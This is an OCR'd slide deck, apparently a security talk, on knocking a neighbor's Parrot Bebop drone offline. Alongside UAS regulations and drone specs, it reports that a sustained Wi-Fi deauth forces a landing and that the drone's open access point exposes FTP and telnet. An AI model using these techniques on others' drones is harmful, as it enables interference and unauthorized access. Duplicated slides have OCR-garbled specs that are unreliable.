

Knocking my neighbor's kid's cruddy drone offline.

michael robinson

First, a shout out…

Alan Mitchell
Ron McGuire
Chris Taylor
Katie Herritage

My neighbor.

Sigh.

My neighbor’s kid.

Double sigh.

My neighbor.


Sigh.

My neighbor's kid.

Double sigh.

Way too much discretionary spending.





My initial response:



But that got me thinking…

What if this showed up?






ALIGN

Or if this showed up?


POLICE

Now there are LOTS of regulations
governing the flying of Unmanned Aircraft Systems.

Most laws restrict:

1. Government/law enforcement's use
2. Commercial use (FAA needs to authorize.)

Non-commercial, private (hobbyist) use
largely not regulated *YET*.

Some current regulations on UAS:



1. No fly zones:
    1. Around Washington, DC (15 mi radius)
    2. Around airports (5 mi radius)
    3. On military bases
2. Cannot launch, land, or crash in a national park. Technically, air space is not National Park Service's (NPS) to regulate; however, NPS can get you for safety (reckless endangerment) and noise issues.
3. Temporary Flight Restrictions within the area of a disaster, wildfire, stadium/sporting event, or Presidential visit.
4. Cannot mount a gun on a UAS – it becomes a weapon system.
5. 400 foot ceiling
6. Line of site
7. Sixteen states have enacted their own laws.


Requirements to Qualify as a Model Aircraft under the FAA Modernization and Reform Act of 2012 (P.L. 112-95, section 336)

Section 336 also prohibits the FAA from promulgating "any rule or regulation regarding a model aircraft, or an aircraft being developed as a model aircraft" if the following statutory requirements are met:

- the aircraft is flown strictly for hobby or recreational use;
- the aircraft is operated in accordance with a community-based set of safety guidelines and within the programming of a nationwide community-based organization;
- the aircraft is limited to not more than 55 pounds unless otherwise certified through a design, construction, inspection, flight test, and operational safety program administered by a community-based organization;
- the aircraft is operated in a manner that does not interfere with and gives way to any manned aircraft; and
- when flown within 5 miles of an airport, the operator of the aircraft provides the airport operator and the airport air traffic control tower ... with prior notice of the operation....



No Fly Zones in the Eastern U.S.




Recordings automatically uploaded via Bebop controller apps.*

* It wasn't until app version 3.5.9 that it was possible to set the Academy flights to private by default.



A quick comparison




That’s nice and all, but…

My neighbor's kid is STILL annoying,
and I want to know…

Is there a way to force
a drone/quadcopter to land?


JOHNNY
DRONEHUNTER
DEFENDER OF PRIVACY

Maybe something more subtle?



Let’s take a look.



Parrot Bebop Drone Specifications

Parrot P7 dual-core CPU; Quad-core GPU

8 GB of Flash Memory

Top horizontal speed: ~45mph

OS: Runs on Linux with SDK

2 dual-band Wi-Fi antennas

Integrated GNSS type GPS chip/Glonass

Operates on both 2.4 GHz and 5 GHz MIMO frequencies.

Generates its own Wi-Fi 802.11 network

Optional Skycontroller (2 km range)



Parrot Bebop Drone Specifications

Parrot P7 dual-core CPU; Quad-core GPU

8 GB of Flash Memory

Top horizontal sp 5mph

OS: Runs on Linux SDK

2 dual-band Wi-Fi a ennas

Integrated GNSS t PS chip/Glonass

Operates on both 2.4 GHz and 5 GHz MIMO frequencies.

Generates its own Wi-Fi 802.11 network

Optional Skycontroller (2 km range)



Parrot Bebop Drone Specifications

Parrot P7 dual-co Quad-core GPU

8 GB of Flash Men

Top horizontal spe ~45mph

OS: Runs on Linux SDK

2 dual-band Wi-Fi antennas

Integrated GNSS type GPS chip/Glonass

Operates on both 2.4 GHz and 5 GHz MIMO frequencies.

Generates its own Wi-Fi 802.11 network

Optional Skycontroller (2 km range)



Parrot Bebop Drone Updates

Updates to the FreeFlight 3 app, the optional Skycontroller, and to the Bebop Drone are not processed via the app store.

The app does a lookup on Parrot's website and notifies the user of an update.

The user can ignore the update and still fly the Bebop Drone.



Parrot Bebop Drone Specifications

Return Home Feature

Altitude: >10 meters
Bebop Drone returns directly to its starting position.

Altitude: =< 10 meters
It will rise and stabilize itself at 10 meters before returning to its take-off position in a straight line.

Once it has reached its take-off position, it will stop and hover 2 meters above the ground.



Parrot Bebop Drone Specifications

Lost Connectivity:

If the connection between the smartphone/ controller and the Parrot Bebop Drone is lost, the Parrot Bebop Drone will return to its starting point automatically after 30 seconds of disconnection.*


* Based on firmware update 2.0.28



Parrot Bebop Drone Specifications

Lost Connectivity:

If the connection between the smartphone/ controller and the Parrot Bebop Drone is lost, the Parrot Bebop Drone will **return to its starting point automatically after 30 seconds of disconnection**.*



* Based on firmware update 2.0.28

Hmmm….

What happens, if we:

1. “Disrupt” Wi-Fi signal from controller?
2. “Disrupt” GPS signal?
3. Introduce a magnetic field?

Disrupting the Wi-Fi signal



a0:14:3d:##:##:##


Paired connections:

1. iPad to drone (Wi-Fi)
2. App to app



b0:34:95:##:##:##

As seen by a Pineapple router



Introduce a little mischief



a0:14:3d:##:##:##

Paired connections:

1. iPad to drone (Wi-Fi)
2. App to app

Continuous deauth for 30 seconds invokes landing sequence!

The “Return to Home” function is not invoked!



b0:34:95:##:##:##



It looks like this…



What else?



Flying Wireless Access Point

Default Name: BebopDrone-#######

IP Address: 192.168.42.1
Subnet Mask: 255.255.255.0
DHCP Enabled

Security: Open
MAC address: a0:14:3d:##:##:##

Wi-Fi Channel: 9

As seen by NMAP

Port	State	Service
21/tcp	open	ftp
23/tcp	open	telnet
51/tcp	open	la-maint
44444/tcp	open	unknown



It’s a flying FTP server!

Flying Wirele

Default Name: BebopDrone-#######

IP Address: 192.168.42.1
Subnet Mask: 255.255.255.0
DHCP Enabled

